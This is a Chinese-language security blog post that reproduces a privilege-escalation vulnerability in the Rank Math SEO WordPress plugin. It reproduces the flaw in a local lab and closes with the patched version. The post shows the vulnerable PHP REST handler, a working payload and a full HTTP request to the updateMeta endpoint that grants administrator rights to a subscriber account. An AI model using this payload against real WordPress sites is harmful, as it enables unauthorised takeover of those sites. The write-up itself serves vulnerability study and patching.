WordPress Rank Math SEO插件任意元数据修改复现

原创microworld Timeline Sec
1970-01-01原文

收录于话题
#漏洞复现文章合集
70个

点击上方蓝色字体关注我们，一起学安全！

本文作者：microworld（团队复现组成员）

本文字数：918

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Rank Math是一个WordPress插件，其开发人员称其为“WordPress（SEO）的瑞士军刀”，旨在帮助网站所有者通过搜索引擎优化（SEO）吸引更多流量到其网站。

该插件随附一个安装向导，可通过逐步安装过程对其进行配置，并支持Google架构标记（又名Rich Rich Snippets）、关键字优化、Google Search Console集成，Google关键字排名跟踪等。

0x02 漏洞概述

Defiant的Wordfence威胁情报团队在一个不受保护的REST-API端点中发现了Rank Math特权升级漏洞。

根据Defiant QA工程师Ram Gall的说法，成功利用此漏洞“使未经身份验证的攻击者可以更新任意元数据，其中包括为站点上任何注册用户授予或撤消管理特权的能力”。

0x03 影响版本

rank math 插件<=1.0.41.1版本

0x04 环境搭建

前置条件：
插件（手动安装）：

WP Rest API（https://cn.wp.xz.cn/plugins/rest-api/）

rank math（https://downloads.wordpress.org/plugin/seo-by-rank-math.1.0.40.zip）

phpstudy（php7.0）


wordpress 4.9.0（由于rank math的问题，必须至少大于这个版本）

激活rest-api后，在“固定链接”中设置固定链接为“文章名”。

注意：
更改为”文章名“后可能出现403，在生成了的.htaccess文件里增加“Options +FollowSymLinks”这句内容即可（系统rewrite已开启的前提）。

0x05 漏洞复现

建立用户test，设置角色为订阅者



在数据库wordpress中的wp_usermeta表查看test和admin在数据库中字段的区别：

•**test**:

wp_capabilities	a:1:{s:10:"subscriber";b:1;}
wp_user_level	0

•**admin**:

wp_capabilities	a:1:{s:13:"administrator";b:1;}
wp_user_level	10

管理者的wp_user_level是10，而订阅者的wp_user_level是0

api信息：

从api中可以看到修改元数据的接口，请求方式为POST

http://127.0.0.1/wordpress/wp-json/rankmath/v1/updateMeta

找到接口，我们需要查看接口需要什么参数


我们在\wp-content\plugins\seo-by-rank-math\includes\rest\class-admin.php中的update_metadata找到了需要的参数

```php
*/
public function update_metadata( WP_REST_Request $request ) {
    $object_id   = $request->get_param( 'objectID' );
    $object_type = $request->get_param( 'objectType' );
    $meta        = $request->get_param( 'meta' );

    $new_slug = true;
    if ( isset( $meta['permalink'] ) && ! empty( $meta['permalink'] ) ) {
        $post     = get_post( $object_id );
        $new_slug = wp_unique_post_slug( $meta['permalink'], $post->ID, $post->post_status, $post->post_type
        wp_update_post(
            [
                'ID'        => $object_id,
                'post_name' => $new_slug,
            ]
        );
        unset( $meta['permalink'] );
    }

    $sanitizer = Sanitize::get();
    foreach ( $meta as $meta_key => $meta_value ) {
        if ( empty( $meta_value ) ) {
            delete_metadata( $object_type, $object_id, $meta_key );
            continue;
        }

        update_metadata( $object_type, $object_id, $meta_key, $sanitizer->sanitize( $meta_key, $meta_value )
    }
```

objectType参数很明显是user（根据其下面调用的update_metadata方法），meta参数是要修改的键值对，objectID对应数据库表中的user_id字段

作为一个攻击者，必然需要知道user_id的值

而关于user_id字段，在用户的个人资料处，查看源码可以找到




```
<input type="hidden" name="action" value="update" />
<input type="hidden" name="user_id" id="user_id" value="2" />
```


payload如下：

```
objectID=2&objectType=user&meta[wp_user_level]=10&meta[wp_capabilities][administrator]=1
```

```
POST /wordpress/wp-json/rankmath/v1/updateMeta HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wp-settings-time-1=1587963028; wordpress_test_cookie=
WP+Cookie+check; wordpress_logged_in_5bd7a9c61cda6e66fc921a05bc80ee93=
admin%7C1588129781%7Ch9mnRcQN7NjPTMKNTi5ilVC3HaYGwL2IbY5ZliZaWHs%7C9f697
7db02565b4c208351d1890688559131e2894f2c411f1160c65db68a17f8
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

objectID=2&objectType=user&meta[wp_user_level]=10&
meta[wp_capabilities][administrator]=1
```

```
HTTP/1.1 200 OK
Date: Mon, 27 A
Server: Apache/
X-Powered-By: P
X-Robots-Tag: r
Link: <http://1
X-Content-Type-
Access-Control-
Access-Control-
Expires: Wed, 1
Cache-Control:
Allow: POST
Connection: clo
Content-Type: a
Content-Length:

true
```

成功：



0x06 修复方式

更新至最新版本1.0.41.2

官方下载地址：

`http://wp101.net/plugins/seo-by-rank-math/`

参考链接：

https://xz.aliyun.com/t/7616

https://www.wpdaxue.com/a-serious-vulnerability-in-the-rank-math-plugin.html

书籍推荐

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论
阅读全文